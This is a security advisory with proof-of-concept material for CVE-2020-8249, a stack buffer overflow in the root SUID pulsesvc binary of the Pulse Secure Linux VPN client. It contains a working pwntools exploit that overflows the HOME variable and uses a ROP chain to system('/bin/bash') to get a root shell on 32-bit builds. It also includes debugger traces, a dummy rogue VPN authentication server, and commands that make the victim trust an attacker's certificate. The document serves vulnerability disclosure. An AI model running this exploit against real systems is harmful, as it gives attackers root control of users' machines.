# Pulse Secure VPN Linux Client

## Environment:

- Tested on Pulse Secure Network Connect client for Linux:
    - Version 9.1-5-Build151 (32 bit)
    - Version 9.1-4-Build143 (32 and 64 bit)
- Ubuntu Linux

## Requirements:

The below exploits target code that is accessed post client authentication, that means that in order to exploit this vulnerability an attacker would require one of the 3 scenarios:

- Hosting an attacker-controlled Pulse VPN Server
- A valid SSL/TLS certificate to host a dummy VPN server (Can be easily done with solutions such as “Let’s Encrypt”)
- Connecting to a legitimate Pulse VPN Server (User credentials/Client certificates may be found directly on the compromised client)

## CVE-2020-8249: Buffer Overflow

**Description:**
The root SUID executable pulsesvc, has a function "do_upload" that unsafely calls a "sprintf" which can result in a buffer overflow. Because the "sprintf" writes the values on the stack, if a big enough string is passed to it, then it can result in the overwrite of the legitimate Return Address written on the stack.

This vulnerability affects the 32-bit and 64-bit executables in different ways:

- The offsets to the RET address differ and are version sensitive (any change in the build of the client may affect the offset or other addresses)
- Code Execution with root privileges was achieved on the 32-bit binary
- Code Execution was not achieved on the 64-bit binary, only partial address manipulation (risk of Code Execution still exists)

**Proof of Concept:**
Code resulting in the buffer overflow:

```
#!/usr/bin/python

from pwn import *

server = "<SERVER_IP>" # Change this
user = "USERNAME"
passwd = "PASSWORD"
relm = "RELM"

pulsesvc = "/usr/local/pulse/pulsesvc"

e = ELF(pulsesvc)
arch = e.arch

if arch == "i386":
  # Full ROP chain that results in code execution of 32-bit executable
  system = e.plt["system"]
  bin_bash = list(e.search("/bin/bash"))[0]
  pay = "X" * 1209 + p32(system) + "JUNK" + p32(bin_bash)
else:
  # no RCE found for 64-bit executable
  # simple PoC to demonstrate the existence of RIP overwrite buffer overflow
  # check dmesg for segfault at ffffffffff601010
  pay = "X" * 1301 + p64(0xffffffffff601010)


io = process([pulsesvc, "-u", user, "-p", passwd, "-r", relm, "-h", server, "-g"],
env={'HOME':pay})

io.interactive()

io.close()
```


**Note:** The above code uses the pwntools[1] python library for simplifying the exploit code.

[1] http://docs.pwntools.com/en/stable/

Result of Exploit:

- 32-bit Code Execution:


- 64-bit Return Address Overwrite:




Vulnerable Code:

- "Getenv" function is used to get the content of the "HOME" environmental variable:

```
0x411a20 <do_upload(NC_DSClient&)+400>:call    0x40c698 <getenv@plt>
         Guessed arguments:
         arg[0]: 0x562c99 --> 0x75702e00454d4f48 ('HOME')
```

- The above is unsafely passed to a "sprintf" in order to form a command string which is placed on the Stack:

```
0x411a3e <do_upload(NC_DSClient&)+430>:call    0x40c3d8 <sprintf@plt>
         Guessed arguments:
         arg[0]: 0x7ffcc7bb42a0 --> 0x0
         arg[1]: 0x564428 ("cd %s/%s; /usr/bin/zip -y -j %s *.log *.old
../dsHostChecker*log 1>/dev/null  2>/dev/null")
         arg[2]: 0x7ffcc7bb6cf6 ("...HOME_VALUE...")   ### CONTROLLED INPUT
         arg[3]: 0xad4930 (".pulse_secure/pulse/")
         arg[4]: 0x5641b1 ("pulse.zip")
```

**In short:** In order to trigger the buffer overflow, we need to pass a long sting in the "HOME" environmental variable.

**Note:** Because POSIX environments do not accept nullbytes in names or values, no straightforward way was identified to completely control the flow of the 64-bit executable. On the other hand, a ROP chain was identified for the 32-bit executable containing no nullbytes.

Analyzing the 32-bit executable:

- As mentioned above, because the overflow occurs because of the content of a POSIX environmental variable, no nullbytes can be used
- Because NX (no-execute) is active in the program, an attacker cannot directly insert and execute assembly code on the stack, therefore a ROP chain attack is used in order to leverage already existing code. This ROP chain is formed of:
    - The address to the system@plt stub function, that will overwrite the RET
    - An invalid 32-bit (4 byte) return address, in this case "JUNK"
    - The address to the string "/bin/bash", which will be passed as an argument to system()
- Below can be seen how the RET value is overwritten with the address of "system@plt", that execute "/bin/bash", dropping the attacker into a shell

```
EBP: 0x58585858 ('XXXX')
ESP: 0xffcdd3bc --> 0x804f374 (<system@plt>:    jmp    DWORD PTR ds:0x8210764)
EIP: 0x80557b2 (<do_upload(NC_DSClient&)+1106>: ret)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80557af <do_upload(NC_DSClient&)+1103>:    pop    esi
   0x80557b0 <do_upload(NC_DSClient&)+1104>:    pop    edi
   0x80557b1 <do_upload(NC_DSClient&)+1105>:    pop    ebp
=> 0x80557b2 <do_upload(NC_DSClient&)+1106>:    ret
   0x80557b3 <do_upload(NC_DSClient&)+1107>:    nop
   0x80557b4 <do_upload(NC_DSClient&)+1108>:    lea    esi,[esi+eiz*1+0x0]
   0x80557b8 <do_upload(NC_DSClient&)+1112>:    call   0x80ae914 <DSLogGetDefault()>
   0x80557bd <do_upload(NC_DSClient&)+1117>:    mov    edx,DWORD PTR [ebp-0x24dc]
[------------------------------------stack-------------------------------------]
0000| 0xffcdd3bc --> 0x804f374 (<system@plt>:   jmp    DWORD PTR ds:0x8210764)
0004| 0xffcdd3c0 ("JUNK\363\330\034\b/.pulse_secure/pulse/; /usr/bin/zip -y -j pulse.zip 
0008| 0xffcdd3c4 --> 0x81cd8f3 ("/bin/bash")
0012| 0xffcdd3c8 ("/.pulse_secure/pulse/; /usr/bin/zip -y -j pulse.zip *.log *.old ../dsH
```

```
EBP: 0x58585858 ('XXXX')
ESP: 0xffcdd3a4 --> 0x81cd8f3 ("/bin/bash")
EIP: 0xf7f6e483 (<system_compat+19>:    call   0xf7f605c0 <__libc_system@plt>)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0xf7f6e476 <system_compat+6>:        add    ebx,0x9b8a
   0xf7f6e47c <system_compat+12>:       sub    esp,0x14
   0xf7f6e47f <system_compat+15>:       push   DWORD PTR [esp+0x1c]
=> 0xf7f6e483 <system_compat+19>:       call   0xf7f605c0 <__libc_system@plt>
   0xf7f6e488 <system_compat+24>:       add    esp,0x18
   0xf7f6e48b <system_compat+27>:       pop    ebx
   0xf7f6e48c <system_compat+28>:       ret
   0xf7f6e48d:  xchg   ax,ax
Guessed arguments:
arg[0]: 0x81cd8f3 ("/bin/bash")
[------------------------------------stack-------------------------------------]
0000| 0xffcdd3a4 --> 0x81cd8f3 ("/bin/bash")
0004| 0xffcdd3a8 ('X' <repeats 16 times>, "V\344\366\367XXXXJUNK\363\330\034\b/.puls
```

Analyzing the 64-bit executable:

- As mentioned above, because the overflow occurs because of the content of a POSIX environmental variable, no nullbytes can be used
- Although, in concept, the same ROP chain as above (with small alterations) could be used here, because 64-bit addresses are prefixed by multiple nullbytes, no valid ROP chain was identified for now.
- RET address overwrite is still possible, but not with any valid address

```
RDI: 0x3
RBP: 0x5858585858585858 ('XXXXXXXX')
RSP: 0x7fff6667dfa8 --> 0xffffffffff601010
RIP: 0x411c57 (<do_upload(NC_DSClient&)+967>:   ret)
R8 : 0x565cdb --> 0x6e614d000000000a ('\n')
R9 : 0x0
R10: 0x0
R11: 0x246
R12: 0x5858585858585858 ('XXXXXXXX')
R13: 0x5858585858585858 ('XXXXXXXX')
R14: 0x5858585858585858 ('XXXXXXXX')
R15: 0x5858585858585858 ('XXXXXXXX')
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x411c51 <do_upload(NC_DSClient&)+961>:      pop    r13
   0x411c53 <do_upload(NC_DSClient&)+963>:      pop    r14
   0x411c55 <do_upload(NC_DSClient&)+965>:      pop    r15
=> 0x411c57 <do_upload(NC_DSClient&)+967>:      ret
   0x411c58 <do_upload(NC_DSClient&)+968>:      nop    DWORD PTR [rax+rax*1+0x0]
   0x411c60 <do_upload(NC_DSClient&)+976>:      call   0x468be0 <DSLogGetDefault()>
   0x411c65 <do_upload(NC_DSClient&)+981>:      lea    r9,[rip+0x1525d8]        # 0x564244
   0x411c6c <do_upload(NC_DSClient&)+988>:      lea    rcx,[rip+0x152404]        # 0x564077
[------------------------------------stack-------------------------------------]
0000| 0x7fff6667dfa8 --> 0xffffffffff601010
0008| 0x7fff6667dfb0 ("/.pulse_secure/pulse/; /usr/bin/zip -y -j pulse.zip *.log *.old ../dsHost
```

```
RDI: 0x3
RBP: 0x5858585858585858 ('XXXXXXXX')
RSP: 0x7fff6667dfb0 ("/.pulse_secure/pulse/; /usr/bin/zip -y -j pulse.zip *.log *.o
RIP: 0xffffffffff601010
R8 : 0x565cdb --> 0x6e614d000000000a ('\n')
R9 : 0x0
R10: 0x0
R11: 0x246
R12: 0x5858585858585858 ('XXXXXXXX')
R13: 0x5858585858585858 ('XXXXXXXX')
R14: 0x5858585858585858 ('XXXXXXXX')
R15: 0x5858585858585858 ('XXXXXXXX')
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0xffffffffff601010
[------------------------------------stack-------------------------------------]
0000| 0x7fff6667dfb0 ("/.pulse_secure/pulse/; /usr/bin/zip -y -j pulse.zip *.log *.
0008| 0x7fff6667dfb8 ("secure/pulse/; /usr/bin/zip -y -j pulse.zip *.log *.old ../d
```

# Appendix:

Code for dummy Pulse VPN Authentication Server:

```
#!/usr/bin/python2
### Made for python 2

import BaseHTTPServer, SimpleHTTPServer
import ssl
import sys

#### Generate and trust certificates on the victim running pulsesvc ####
valid_ssl_cert_path = "cert.pem"
valid_ssl_key_path = "key.pem"
#### Generate and trust certificates on the victim running pulsesvc ####


class SimpleHTTPRequestHandler(SimpleHTTPServer.SimpleHTTPRequestHandler):
  def do_GET(self):
        if self.path == "/":
                self.send_response(200)
                self.send_header("Set-Cookie", "hahahah=mal;")
                self.send_header("Location", "/welcome.html")
                self.end_headers()
                self.wfile.write('hexor')
        else:
                self.send_response(200)
                self.end_headers()
                self.wfile.write('22222')

  def do_POST(self):
        self.send_response(200)
        self.send_header("Set-Cookie", "DSID=1111111;")
        self.end_headers()
        self.wfile.write('Whatever')


# 0.0.0.0 allows connections from anywhere
def SimpleHTTPSServer(port=443):
  httpd = BaseHTTPServer.HTTPServer(('0.0.0.0', port), SimpleHTTPRequestHandler)
  httpd.socket = ssl.wrap_socket (httpd.socket, certfile=valid_ssl_cert_path,
keyfile=valid_ssl_key_path, server_side=True)

  print("Serving HTTPS on 0.0.0.0 port "+str(port)+" ...")
  httpd.serve_forever()

if __name__ == "__main__":
  try:
        if len(sys.argv) >= 2:
                SimpleHTTPSServer(int(sys.argv[1]))
        else:
                SimpleHTTPSServer()
  except KeyboardInterrupt:
        print("\nOK Bye ...")
```

Bash script for generating and trusting TLS certificates:

```
### Generate Certs
### Run it on the Attacker machine hosting the "DummyAuthServer.py" server
openssl req -nodes -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365

### Trust Cert
### Requires Sudo or root
### Run it on the victim machine which will run “pulsesvc”
cat cert.pem >> /etc/ssl/certs/ca-certificates.crt

### Note: In order to simplify the testing process, the victim and the attacking server
can be the same machine/vm
```

**Note:** This step is for testing purposes only. In a real-life scenario, an attacker will use services such as “Let’s Encrypt”